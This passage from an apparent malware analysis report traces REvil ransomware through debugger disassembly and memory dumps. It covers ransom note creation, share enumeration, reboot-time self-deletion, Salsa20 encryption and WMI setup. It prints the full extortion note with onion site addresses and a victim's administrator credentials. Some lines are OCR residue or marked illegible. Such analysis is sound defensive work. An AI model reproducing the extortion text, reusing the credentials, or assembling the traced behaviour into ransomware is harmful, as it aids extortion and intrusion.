04B58968 44 00 45 00 53 00 4B 00 54 00 4F 00 50 00 2D 00 D.E.S.K.T.O.P.-.
04B58978 [redacted] 5C 00 [redacted].\.
04B58988 73 00 68 00 61 00 72 00 65 00 5C 00 32 00 6E 00 s.h.a.r.e.\.2.n.
04B58998 30 00 6D 00 67 00 7A 00 77 00 65 00 6A 00 32 00 0.m.g.z.w.e.j.2.
04B589A8 2D 00 72 00 65 00 61 00 64 00 6D 00 65 00 2E 00 -.r.e.a.d.m.e...
```

```
064AF768 04B58958 L"\\\\?\\UNC\\DESKTOP-[redacted]\\share\\2n
064AF76C 40000000
064AF770 00000000
064AF774 00000000
064AF778 00000002
064AF77C 00000000
064AF780 00000000
064AF784 00000000
064AF788 04ADA758
```

Figure 120

The WriteFile function is utilized to populate the ransom note:



```
012833D6   53            push ebx
012833D7   8D 45 FC      lea eax,dword ptr ss:[ebp-4]
012833DA   50            push eax
012833DB   A1 E4 5F 29 01   mov eax,dword ptr ds:[1295FE4]
012833E0   03 C0         add eax,eax
012833E2   50            push eax
012833E3   FF 35 54 5F 29 01   push dword ptr ds:[1295F54]
012833E9   56            push esi
012833EA   FF 15 AC 4F 29 01   call dword ptr ds:[<&WriteFile>]

dword ptr [01294FAC <malware.&WriteFile>]=<kernel32.WriteFile>

.text:012833EA malware.exe:$33EA #27EA
```


```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5
1: [esp] 000002D8
2: [esp+4] 04B5A270
3: [esp+8] 00001CA8
4: [esp+C] 064AF790 &L"\\\\?\\UNC\\DESKTOP-[redacted]
```

```
Address  Hex                                              ASCII
04B5A270 2D 00 2D 00 2D 00 3D 00 3D 00 3D 00 20 00 57 00 -.-.-.=.=.=. .W.
04B5A280 65 00 6C 00 63 00 6F 00 6D 00 65 00 2E 00 20 00 e.l.c.o.m.e... .
04B5A290 41 00 67 00 61 00 69 00 6E 00 2E 00 20 00 3D 00 A.g.a.i.n... .=.
```

```
064AF770 000002D8
064AF774 04B5A270
064AF778 00001CA8
064AF77C 064AF790 &L"\\\\?\\UNC\\DESKTOP-[redacted]\\share\\"
064AF780 00000000
064AF784 00000000
064AF788 04ADA758
```

Figure 121


The files are enumerated using the FindFirstFileW and FindNextFileW APIs:



```
01287450   50            push eax
01287451   56            push esi
01287452   FF 15 0C 4E 29 01   call dword ptr ds:[<&FindFirstFileW>]
01287458   89 45 FC      mov dword ptr ss:[ebp-14],eax

dword ptr [01294E0C <malware.&FindFirstFileW>]=<kernel32.FindFirstFileW>

.text:01287452 malware.exe:$7452 #6852
```

```
x87SW_SF 0   x87SW_P  0   x87SW_U  0
x87SW_O  0   x87SW_Z  0   x87SW_D  0

Default (stdcall)   5   Unlock
1: [esp] 04AEAC68 L"\\\\?\\UNC\\DESKTOP-[redacted]
2: [esp+4] 064AF7C0 &"prov"
3: [esp+8] 04AEAC68 L"\\\\?\\UNC\\DESKTOP-[redacted]
4: [esp+C] 04AE6C60

064AF7A8  04AEAC68  L"\\\\?\\UNC\\DESKTOP-[redacted]\\share\\*"
064AF7AC  064AF7C0  &"prov"
```

Figure 122




```
01287547   50            push eax
01287548   FF 75 EC      push dword ptr ss:[ebp-14]
0128754B   FF 15 10 4F 29 01   call dword ptr ds:[<&FindNextFileW>]
01287551   85 C0         test eax,eax

dword ptr [01294F10 <malware.&FindNextFileW>]=<kernel32.FindNextFileW>

.text:0128754B malware.exe:$754B #694B
```

```
x87SW_SF 0   x87SW_P  0   x87SW_U  0
x87SW_O  0   x87SW_Z  0   x87SW_D  0

Default (stdcall)   5   Unlock
1: [esp] 007B2C90
2: [esp+4] 064AF7C0
3: [esp+8] 04AEAC68 L"\\\\?\\UNC\\DESKTOP-[redacted]
4: [esp+C] 04AE6C60

064AF7A8  007B2C90
064AF7AC  064AF7C0
```

Figure 123

WNetCancelConnection2W is used to cancel the existing network connection to a network share:




```
0128488D   6A 01         push 1
0128488F   6A 00         push 0
01284891   50            push eax
01284892   FF 15 58 4E 29 01   call dword ptr ds:[<&WNetCancelConnection2W>]
01284898   8B F0         mov esi,eax

dword ptr [01294E58 <malware.&WNetCancelConnection2W>]=<mpr.WNetCancelConnection2W>

.text:01284892 malware.exe:$4892 #3C92
```

```
x87SW_C1 0   x87SW_C0 0   x87SW_ES 0
x87SW_SF 0   x87SW_P  0   x87SW_U  0
x87SW_O  0   x87SW_Z  0   x87SW_D  0

Default (stdcall)   5   Unlock
1: [esp] 04AEAC20 L"\\\\DESKTOP-[redacted]\\shar
2: [esp+4] 00000000
3: [esp+8] 00000001
4: [esp+C] 04B58900 L"gsn_company\\administra

064AF9BC  04AEAC20  L"\\\\DESKTOP-[redacted]\\share"
064AF9C0  00000000
064AF9C4  00000001
```

Figure 124

The binary uses the credentials from the “accs” field to connect to a network resource (see figure 125). We believe these credentials were specific to the impacted company.




```
012848D8   6A 00         push 0
012848DA   FF 37         push dword ptr ds:[edi]
012848DC   FF 77 04      push dword ptr ds:[edi+4]
012848DF   56            push esi
012848E0   FF 15 70 4E 29 01   call dword ptr ds:[<&WNetAddConnection2W>]
012848E6   8B D8         mov ebx,eax

dword ptr [01294E70 <malware.&WNetAddConnection2W>]=<mpr.WNetAddConnection2W>

.text:012848E0 malware.exe:$48E0 #3CE0
```

```
x87SW_B  0   x87SW_C3 0   x87SW_C2 0
x87SW_C1 0   x87SW_C0 0   x87SW_ES 0
x87SW_SF 0   x87SW_P  0   x87SW_U  0
x87SW_O  0   x87SW_Z  0   x87SW_D  0

Default (stdcall)   5   Unlock
1: [esp] 04AE6C50
2: [esp+4] 04B58934 L"Goldsun078"
3: [esp+8] 04B58900 L"gsn_company\\administrat
4: [esp+C] 00000000

064AF9D8  04AE6C50
064AF9DC  04B58934  L"Goldsun078"
064AF9E0  04B58900  L"gsn_company\\administrator"
064AF9E4  00000000
```

Figure 125

We continue with the analysis of the main thread.

The process obtains the path of the executable via a function call to GetModuleFileNameW:




```
0128580E   57            push edi
0128580F   56            push esi
01285810   6A 00         push 0
01285812   FF 15 00 4F 29 01   call dword ptr ds:[<&GetModuleFileNameW>]
01285818   89 03         mov dword ptr ds:[ebx],eax

dword ptr [01294F00 <malware.&GetModuleFileNameW>]=<kernel32.GetModuleFileNameW>

.text:01285812 malware.exe:$5812 #4C12
```

```
x87SW_C1 0   x87SW_C0 0   x87SW_ES 0
x87SW_SF 0   x87SW_P  1   x87SW_U  0
x87SW_O  0   x87SW_Z  0   x87SW_D  0

Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 04ADA730
3: [esp+8] 00000106
4: [esp+C] 00000000

006FF8C8  00000000
006FF8CC  04ADA730
006FF8D0  00000106
```

Figure 126

REvil deletes itself only after a reboot (0x4 = **MOVEFILE_DELAY_UNTIL_REBOOT**):




```
   01284817   6A 04              push 4
   01284819   57                 push edi
   0128481A   56                 push esi
EIP 0128481B  FF 15 C4 4D 29 01  call dword ptr ds:[<&MoveFileExW>]
   01284821   56                 push esi

dword ptr [01294DC4 <malware.&MoveFileExW>]=<kernel32.MoveFileExW>

.text:0128481B malware.exe:$481B #3C1B
```

```
x87SW_C1 0   x87SW_C0 0   x87SW_ES 0
x87SW_SF 0   x87SW_P  1   x87SW_U  0
x87SW_O  0   x87SW_Z  0   x87SW_D  0

Default (stdcall)   5   Unlock
1: [esp] 04ADA730 L"C:\\Users\\[redacted]\\Desktop\\
2: [esp+4] 00000000
3: [esp+8] 00000004
4: [esp+C] 01284EF5 <malware.EntryPoint>
```

```
006FF8D8 04ADA730 L"C:\\Users\\[redacted]\\Desktop\\malware.exe"
006FF8DC 00000000
006FF8E0 00000004
```

Figure 127


The ransom note is displayed in figure below.



```
---=== Welcome. Again. ===---

>> Whats Happen?

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension 2n0mgzwej2.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

>> What guarantees?

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practice - time is much more valuable than money.


>> Sensitive Data

Sensitive data on your network was DOWNLOADED.
If you DON'T WANT your sensitive data to be PUBLISHED in our blog - you have to act quickly.

!!! You should check our blog, using Tor Browser, your data could already be published !!!
                                http://blogxxu75w63ujqarv476otld7cyjkq4yoswzt4ijadkjwvg3vrvd5yd.onion

Data includes:
- Employees personal data.
- Complete network map including credentials for local and remote services.
- Private financial information
- Manufacturing documents
- And more...

>> How to get access to the website?

Using a TOR browser!
  1) Download and install TOR browser from this site: https://torproject.org/
  2) Open our website: http://landxxeaf2hoyl2jvcwuazypt6imcsbmhb7kx3x33yhparvtmkatpaad.onion
  3) When you open our website, put the following data in the input form:

Key:


[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
```

Figure 128

The algorithm that would be used to encrypt files is Salsa20:




```
.text:01287F10
.text:01287F10 loc_1287F10:
.text:01287F10 add     eax, ecx
.text:01287F12 rol     eax, 7
.text:01287F15 xor     ebx, eax
.text:01287F17 mov     [ebp+var_3C], ebx
.text:01287F1A lea     eax, [ebx+ecx]
.text:01287F1D rol     eax, 9
.text:01287F20 xor     [ebp+var_1C], eax
.text:01287F23 mov     eax, [ebp+var_1C]
.text:01287F26 add     eax, ebx
.text:01287F28 mov     ebx, [ebp+var_24]
.text:01287F2B rol     eax, 0Dh
.text:01287F2E xor     ebx, eax
.text:01287F30 mov     eax, [ebp+var_1C]
.text:01287F33 add     eax, ebx
.text:01287F35 mov     [ebp+var_24], ebx
.text:01287F38 rol     eax, 12h
.text:01287F3B xor     ecx, eax
.text:01287F3D mov     ebx, [ebp+var_20]
.text:01287F40 mov     eax, [ebp+var_8]
.text:01287F43 add     eax, edx
.text:01287F45 rol     eax, 7
.text:01287F48 xor     ebx, eax
.text:01287F4A mov     eax, [ebp+var_8]
.text:01287F4D add     eax, ebx
.text:01287F4F mov     [ebp+var_20], ebx
.text:01287F52 rol     eax, 9
.text:01287F55 xor     [ebp+var_10], eax
.text:01287F58 mov     eax, [ebp+var_10]
.text:01287F5B add     eax, ebx
.text:01287F5D mov     ebx, [ebp+var_28]
.text:01287F60 rol     eax, 0Dh
.text:01287F63 xor     edx, eax
.text:01287F65 mov     eax, [ebp+var_10]
.text:01287F68 add     eax, edx
.text:01287F6A rol     eax, 12h
.text:01287F6D xor     [ebp+var_8], eax
.text:01287F70 mov     eax, [ebp+var_4]
.text:01287F73 add     eax, ebx
.text:01287F75 rol     eax, 7
.text:01287F78 xor     [ebp+var_14], eax
```

Figure 129

Thread activity – sub_1284468 function

The executable initializes the COM library for use by the thread:




```
01284479  53             push ebx
0128447A  53             push ebx
0128447B  FF 15 A8 4F 29 01  call dword ptr ds:[<&CoInitializeEx>]
01284481  85 C0          test eax,eax

dword ptr [01294FA8 <malware.&CoInitializeEx>]=<combase.CoInitializeEx>

.text:0128447B malware.exe:$447B #387B
```

```
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)  5  Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 01284468 malware.01284468
4: [esp+C] 01284468 malware.01284468

061EFAE8 00000000
061EFAEC 00000000
```

Figure 130

The CoCreateInstance API is used to create an IWbemContext Interface with the {674B6698-EE92-11D0-AD71-00C04FD8FDFF} CLSID:




```
01284491  50             push eax
01284492  68 30 D0 28 01  push malware.128D030
01284497  6A 01          push 1
01284499  53             push ebx
0128449A  68 60 D0 28 01  push malware.128D060
0128449F  FF 15 44 4F 29 01  call dword ptr ds:[<&CoCreateInstance>]
012844A5  85 C0          test eax,eax

dword ptr [01294F44 <malware.&CoCreateInstance>]=<combase.CoCreateInstance>

.text:0128449F malware.exe:$449F #389F

Address   Hex                                              ASCII
0128D060  98 66 4B 67 92 EE D0 11 AD 71 00 C0 4F D8 FD FF  .fKg.îÐ..q.ÀOØýÿ
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)  5  Unlock
1: [esp] 0128D060 malware.0128D060
2: [esp+4] 00000000
3: [esp+8] 00000001
4: [esp+C] 0128D030 malware.0128D030

061EFADC 0128D060 malware.0128D060
061EFAE0 00000000
061EFAE4 00000001
061EFAE8 0128D030 malware.0128D030
061EFAEC 061EFB08
```

Figure 131

The ransomware retrieves information about the current system by calling the GetNativeSystemInfo routine:




```
        01285D18  50                  push eax
EIP --> 01285D19  FF 15 F8 4E 29 01   call dword ptr ds:[<&GetNativeSystemInfo>]
        01285D1E  33 C0               xor eax,eax

dword ptr [01294EF8 <malware.&GetNativeSystemInfo>]=<kernel32.GetNativeSystemInfo>

.text:01285D19 malware.exe:$5D19 #5119
```

```
x87SW_O  0   x87SW_Z   0   x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 061EFAC4
2: [esp+4] 007B16F8
3: [esp+8] 00000000
4: [esp+C] A400CB67

061EFAC0 061EFAC4
```

Figure 132

The binary uses the IWbemContext::SetValue method in order to create/overwrite a context value:



```
        01284503  52            push edx
        01284504  53            push ebx
        01284505  8D 54 24 74   lea edx,dword ptr ss:[esp+74]
        01284509  8B 08         mov ecx,dword ptr ds:[eax]
        0128450B  52            push edx
        0128450C  50            push eax
EIP --> 0128450D  FF 51 20      call dword ptr ds:[ecx+20]
        01284510  8D 44 24 30   lea eax,dword ptr ss:[esp+30]

dword ptr [ecx+20]=[fastprox.6C1F12F0]=fastprox.6C2157C0

.text:0128450D malware.exe:$450D #390D
```


```
x87StatusWord 0000
x87SW_B  0   x87SW_C3  0   x87SW_C2  0
x87SW_C1 0   x87SW_C0  0   x87SW_ES  0
x87SW_SF 0   x87SW_P   0   x87SW_U   0
x87SW_O  0   x87SW_Z   0   x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 007B16F8
2: [esp+4] 061EFB5C L"__ProviderArchitecture"
3: [esp+8] 00000000
4: [esp+C] 061EFB20
```

```
Address   Hex                                                ASCII
061EFB20  03 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
```

```
061EFAE0  007B16F8
061EFAE4  061EFB5C  L"__ProviderArchitecture"
061EFAE8  00000000
061EFAEC  061EFB20
061EFAF0  01284468  malware.01284468
```

Figure 133

The process creates a WbemLocator object with the {4590f811-1d3a-11d0-891f-00aa004b2e24} CLSID:



```
        0128451F  50                  push eax
        01284520  68 10 D0 28 01      push malware.128D010
        01284525  68 01 44 00 00      push 4401
        0128452A  53                  push ebx
        0128452B  68 50 D0 28 01      push malware.128D050
EIP --> 01284530  FF 15 44 4F 29 01   call dword ptr ds:[<&CoCreateInstance>]
        01284536  85 C0               test eax,eax

dword ptr [01294F44 <malware.&CoCreateInstance>]=<combase.CoCreateInstance>

.text:01284530 malware.exe:$4530 #3930
```


```
x87StatusWord 0000
x87SW_B  0   x87SW_C3  0   x87SW_C2  0
x87SW_C1 0   x87SW_C0  0   x87SW_ES  0
x87SW_SF 0   x87SW_P   0   x87SW_U   0
x87SW_O  0   x87SW_Z   0   x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 0128D050 malware.0128D050
2: [esp+4] 00000000
3: [esp+8] 00004401
4: [esp+C] 0128D010 malware.0128D010
```

```
Address   Hex                                                ASCII
0128D050  11 F8 90 45 3A 1D D0 11 89 1F 00 AA 00 4B 2E 24  .ø.E:.Ð....ª.K.$
```

```
061EFADC  0128D050  return to malware.0128D050 from ???
061EFAE0  00000000
061EFAE4  00004401
061EFAE8  0128D010  malware.0128D010
061EFAEC  061EFB14
```

Figure 134

The malicious file connects to the local “ROOT\CIMV2” namespace and retrieves a pointer to an IWbemServices object:



```
        01284574  56            push esi
        01284575  FF 74 24 1C   push dword ptr ss:[esp+1C]
        01284579  8B 11         mov edx,dword ptr ds:[ecx]
        0128457B  53            push ebx
        0128457C  53            push ebx
        0128457D  53            push ebx
        0128457E  53            push ebx
        0128457F  53            push ebx
        01284580  50            push eax
        01284581  51            push ecx
EIP --> 01284582  FF 52 0C      call dword ptr ds:[edx+C]
        01284585  85 C0         test eax,eax

dword ptr [edx+C]=[6C5810D8 " +X1"]=wbemprox.6C582B20

.text:01284582 malware.exe:$4582 #3982
```


```
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0   x87SW_C3  0   x87SW_C2  0
x87SW_C1 0   x87SW_C0  0   x87SW_ES  0
x87SW_SF 0   x87SW_P   0   x87SW_U   0
x87SW_O  0   x87SW_Z   0   x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 00778070
